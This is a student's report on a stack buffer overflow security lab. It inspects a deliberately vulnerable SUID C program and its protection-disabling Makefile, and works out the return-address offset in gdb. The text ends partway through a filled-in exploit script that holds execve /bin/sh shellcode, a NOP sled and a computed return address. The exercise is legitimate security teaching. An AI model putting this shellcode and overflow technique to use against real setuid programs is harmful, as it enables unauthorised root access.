
CS255 Lab 2 Stack Buffer Overflow Report

Hugo Wan, twan012

Due Date: 10/31/2025

Lab Environment Setup:

- Virtual Box Environment Setup from watching Yuja video:




```
[10/30/25]seed@VM:~$ ls
Desktop     Labsetup       Pictures    Videos
Documents   Labsetup.zip   Public
Downloads   Music          Templates
[10/30/25]seed@VM:~$ cd Labsetup/
[10/30/25]seed@VM:~/Labsetup$ ls
code   shellcode
```

Figure 1 caption: After unzipping the Labsetup.zip, get to the Labsetup folder and start Task 1.

Task 1: Getting Familiar with Shellcode:

- **What I did**:

  I went into the shellcode folder and used the provided Makefile to build the shellcode testers. The "make" command created two binaries: a32.out (32-bit) and a64.out (64-bit). I ran each program and observed that both spawned a subshell; typing exit returned me to the original shell.




```
[10/30/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/30/25]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[10/30/25]seed@VM:~/.../shellcode$ ./a32.out
$ exit
[10/30/25]seed@VM:~/.../shellcode$ ./a64.out
$ exit
[10/30/25]seed@VM:~/.../shellcode$ readelf -l a32.ou
t | grep GNU_STACK
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00
000 0x00000 RWE 0x10
[10/30/25]seed@VM:~/.../shellcode$ readelf -l a64.ou
t | grep GNU_STACK
  GNU_STACK      0x0000000000000000 0x00000000000000
00 0x0000000000000000
```

Figure 2 caption: Each terminal commands and expected output logs.


- **What I observed**:
    a. “make” produced a32.out and a64.out
    b. Running “./a32.out” and “./a64.out” each spawned a new shell. This proves the shellcode copied into the stack executed successfully and called “execve("/bin/sh", ...)”.
    c. “readelf -l a32.out” or “readelf -l a64.out” shows the GNU_STACK entry is RWE, which matches the Makefile’s use of -z execstack. It allows executing code from the stack.
- **Short explanation/conclusion for Task 1**:
  The “call_shellcode.c” program copies a prepared shellcode byte array into a stack buffer and jumps to it. The shellcode builds the “/bin//sh” string and executes “execve()”, which launches a shell. Because the binary was compiled with an executable stack, the injected code runs correctly on both the 32-bit and 64-bit builds.

<u>**Task 2: Understanding the Vulnerable Program**</u>:

- **What I did and observed**:
    a. I opened “stack.c” and inspected the vulnerable function. The source clearly declares char buffer[BUF_SIZE]; and then calls “strcpy(buffer, str);”, which performs an unchecked copy into the local buffer. This demonstrates the core vulnerability: user-controlled input from “badfile” can overflow the stack buffer because “strcpy()” does not enforce bounds, matching the description of the vulnerable program.




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}
```




```
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

Figures 3 & 4. Inspected “Stack.c” file to prove exactly where the overflow happens. Vulnerable code: char buffer[BUF_SIZE]; and strcpy(buffer, str);.

b. I examined the “Makefile” to see how the binaries are built. The “Makefile” sets the variables L1..L4 and invokes “gcc” with flags that include “-z execstack” and “-fno-stack-protector” for the initial builds. These compile flags intentionally make the stack executable and disable “StackGuard”, so the lab binaries are suitable for controlled exploitation experiments. Recording these flags documents the lab’s intended build environment for later analysis.




```
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-
L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg sta
ck.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg sta
ck.c
        sudo chown root $@ && sudo chmod 4755 $@
```




```
stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

clean:
        rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_histo
ry
```

Figures 5 & 6 captions: Inspected “Makefile” to prove how binaries are compiled. Makefile excerpt: values L1..L4 and compile flags (-z execstack, -fno-stack-protector) used for building the vulnerable binaries.

c. I listed the compiled binaries and their permissions with “ls -l”. The output shows the presence of stack, stack-L1, stack-L1-dbg, etc., and indicates file ownership and permission bits, including whether the Set-UID bit is present. This confirms which binaries are available to work with and provides evidence of whether a binary is root-owned (SUID).




```
[10/31/25]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack  stack.c
[10/31/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack
-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o st
ack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack
-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o st
ack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 s
tack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L
3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 st
ack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4
-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```



```
[10/31/25]seed@VM:~/.../code$ ls -l
total 188
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   891 Dec 22  2020 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rwsr-xr-x 1 root seed 17112 Oct 29 18:24 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 31 16:09 stack-L1
-rwxrwxr-x 1 seed seed 18684 Oct 31 16:09 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 31 16:09 stack-L2
-rwxrwxr-x 1 seed seed 18684 Oct 31 16:09 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 31 16:09 stack-L3
-rwxrwxr-x 1 seed seed 20104 Oct 31 16:09 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 31 16:09 stack-L4
-rwxrwxr-x 1 seed seed 20104 Oct 31 16:09 stack-L4-dbg
```

Figures 7 & 8 captions: Directory listing: compiled binaries & file permissions to prove binary ownership & whether Set-UID bit is present.


d. I ran file and inspected the ELF program headers (readelf -l) to check architecture and stack-exec status. The file output confirms the binary architecture (32-bit for stack-L1), and the GNU_STACK section shows whether the stack is marked executable. These outputs verify that the lab built the intended 32-bit, execstack-enabled binary used in the Level-1 tasks.



```
[10/31/25]seed@VM:~/.../code$ file stack-L1
stack-L1: setuid ELF 32-bit LSB shared object, Intel 80386, versio
n 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, Bu
ildID[sha1]=2019078d6a9cb5741b0c0bbe06749207c165a81b, for GNU/Linu
x 3.2.0, not stripped
[10/31/25]seed@VM:~/.../code$ readelf -l stack-L1 | grep GNU_STACK
 || true
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW
E 0x10
```

Figure 9 caption: Binary info of the file output and GNU_STACK section to show architecture and stack-executable flag; and, it is to confirm that 32-bit vs 64-bit and whether stack is marked executable.


e. I created a minimal "badfile" containing a single character and ran the program to observe normal behavior. The program executed and printed its normal output ("Returned Properly") without crashing or producing a shell, which demonstrates the expected baseline behavior when no overflow payload is present. This run confirms that "badfile" is the program's input source and that normal inputs do not alter control flow.



```
[10/31/25]seed@VM:~/.../code$ printf "A" > badfile
[10/31/25]seed@VM:~/.../code$ ./stack-L1
Input size: 1
==== Returned Properly ====
```

Figure 10 caption: Program run with tiny "badfile" input to show normal program behavior (no crash, no shell). It demonstrates expected non-exploit behavior and that "badfile" is the input source.


f. I opened exploit.py to document the exploit template provided by the lab. The skeleton shows placeholders for shellcode, start, ret, and offset that are intentionally left for subsequent tasks; in Task 2 I did not change any values. Including this screenshot in the report shows the exact fields that will be determined later (in Task 3) and proves I inspected the template without performing exploitation.



```
[10/31/25]seed@VM:~/.../code$ sed -n '1,200p' exploit.py
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00           # Change this number
offset = 0              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Figure 11 caption: Exploit template: placeholders for shellcode, start, ret, and offset (left to be filled in Task 3). Documents the exact template to complete later.

g. I ran "make" after "make clean" and captured the build output to document the exact compiler commands used. The console output includes the gcc command lines with the flags discussed above, providing concrete evidence of how the vulnerable binaries were compiled for the lab environment. This completes the build-verification portion of Task 2 and ties the "Makefile" contents to the binaries on disk.



```
[10/31/25]seed@VM:~/.../code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg sta
ck-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_h
istory
[10/31/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack
-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o st
ack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack
-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o st
ack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 s
tack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L
3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 st
ack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4
-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Figure 12 caption: Make output showing the exact gcc command lines used to compile the vulnerable binaries to confirm flags used. It is direct evidence of how labs compiled the binaries by matching "Makefile".

- **Short explanation/conclusion for Task 2**:


  I read “stack.c” and the “Makefile”, verified the compiled binaries and their flags, ran a trivial “badfile” to confirm normal behavior, and reviewed the exploit template without modifying it in accordance with the instructions.

Task 3: Launching Attack on 32-bit Program (Level 1):

5.1 Investigation:


- **What I did**:

  I created an empty “badfile” and launched the debug build of the vulnerable program under “gdb (./stack-L1-dbg)” (Figure 13). I set a breakpoint at the start of the “bof()” function, ran the program (Figure 14), and then advanced execution until the “strcpy(buffer, str);” line. Stopping at this line ensures the function prologue finished and the frame pointer and local variables belong to the same stack frame. While stopped there I printed the values of the frame pointer and the address of the local buffer using “p $ebp” and “p &buffer”. I also printed “p $ebp+4” which is where the saved return address is stored for a 32-bit frame. Finally, I inspected the bytes around &buffer with a short “x/64bx &buffer” memory dump to confirm the stack layout and to visually locate where shellcode/NOP-sled bytes would go.



```
[10/31/25]seed@VM:~/.../code$ touch badfile
[10/31/25]seed@VM:~/.../code$ gdb stack-L1-dbg
```

  Figure 13 caption: “badfile” creation and launch gdb on “stack-L1-dbg” file.




```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-dbg
```

  Figure 14 caption: Set breakpoint at the start of “bof()” function and run it.

- **What I observed**:

  a. The gdb session showed that I successfully hit the breakpoint (Figure 15) and stepped to the strcpy(buffer, str); line (Figure 16).




```
Breakpoint 1, bof (str=0xffffcf93 "V\004") at stack.c:16
16      {
gdb-peda$ next
```

Figure 15 caption: Breakpoint set at “bof()” and execution stepped to “strcpy(buffer, str)”; so the function prologue is finished and addresses refer to the same frame.

b. “p/x $ebp” returned the frame pointer value, and “p/x &buffer” returned the starting address of the local buffer (Figure 6).

c. “p/x $ebp+4” printed the saved return-address location (Figure 6). Using these three values I can compute the offset by subtracting the buffer address from the saved return-address address: “offset = (EBP + 4) - &buffer”.



```
20              strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcafc
gdb-peda$ p $ebp+4
$3 = (void *) 0xffffcb6c
```

Figure 16 caption: Frame pointer and buffer addresses. “p $ebp” shows the frame pointer, “p &buffer” shows the start address of the local buffer, and “p $ebp+4” shows where the saved return address is stored; use these to compute the overwrite offset.

- **Computation of the addresses & computed offset**:

  In figure 16, the printed addresses are:

  a. $ebp = 0xffffcb68

  b. &buffer = 0xffffcafc

  c. $ebp+4 = 0xffffcb6c

  Computation:

  Offset = (EBP + 4) - (&buffer) = 0xffffcb6c - 0xffffcafc = 0x70 = 112 decimal.


- **Short explanation/conclusion for Task 3 Section 5.1 Investigation**:

  While stopped at “strcpy(buffer, str);”, I printed the frame pointer and buffer addresses. GDB reported “$ebp = 0xffffcb68”, “&buffer = 0xffffcafc”, and “($ebp + 4) = 0xffffcb6c”. Using the formula “offset = (EBP + 4) − &buffer”

gives “0xffffcb6c – 0xffffcafc = 0x70 = 112”. Therefore, the saved return address is 112 bytes from the start of buffer. This tells me to place the return address in the “badfile” payload at byte index 112 so the exploit will overwrite the saved return address.

5.2 Launching Attacks:

- **What I did in exploit.py** (Figure 17) **with explanation**:
  a. **shellcode**: I used the standard 32-bit “execve” shellcode included in the lab material (it spawns /bin/sh). This matches the “call_shellcode.c” example in the lab.
  b. **content length** = 517 bytes: “stack.c” uses “fread(str, sizeof(char), 517, badfile);” — so the input buffer can be that many bytes. I fill all 517 bytes with NOPs and then overwrite specific positions.
  c. **start** = 20: I put the shellcode a little in from the buffer start to create a long NOP-sled before it. A NOP-sled increases the chance that the return address will land in a safe zone that slides into the shellcode.
  d. **offset** = 112: this is the value I computed in the gdb session above, using offset = (EBP + 4) - &buffer → 0x70 = 112. Writing the 4-byte return address at index 112 overwrites the saved return address. So, when “bof()” returns, it will jump to the chosen address.
  e. **ret** = 0xffffcb1c: chosen to point into the NOP-sled inside the buffer. In my gdb output, I reported “&buffer = 0xffffcafc”. Therefore, I set “ret = &buffer + 0x20” to aim slightly into the sled rather than exactly at the shellcode start to increase robustness.
  f. **L** = 4: 32-bit address size.




```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 20            # the start index of the written shellcode
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb1c   # 0xffffcafc + 0x20 = 0xffffcb1c
offset = 112          # computed overwrite offset

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
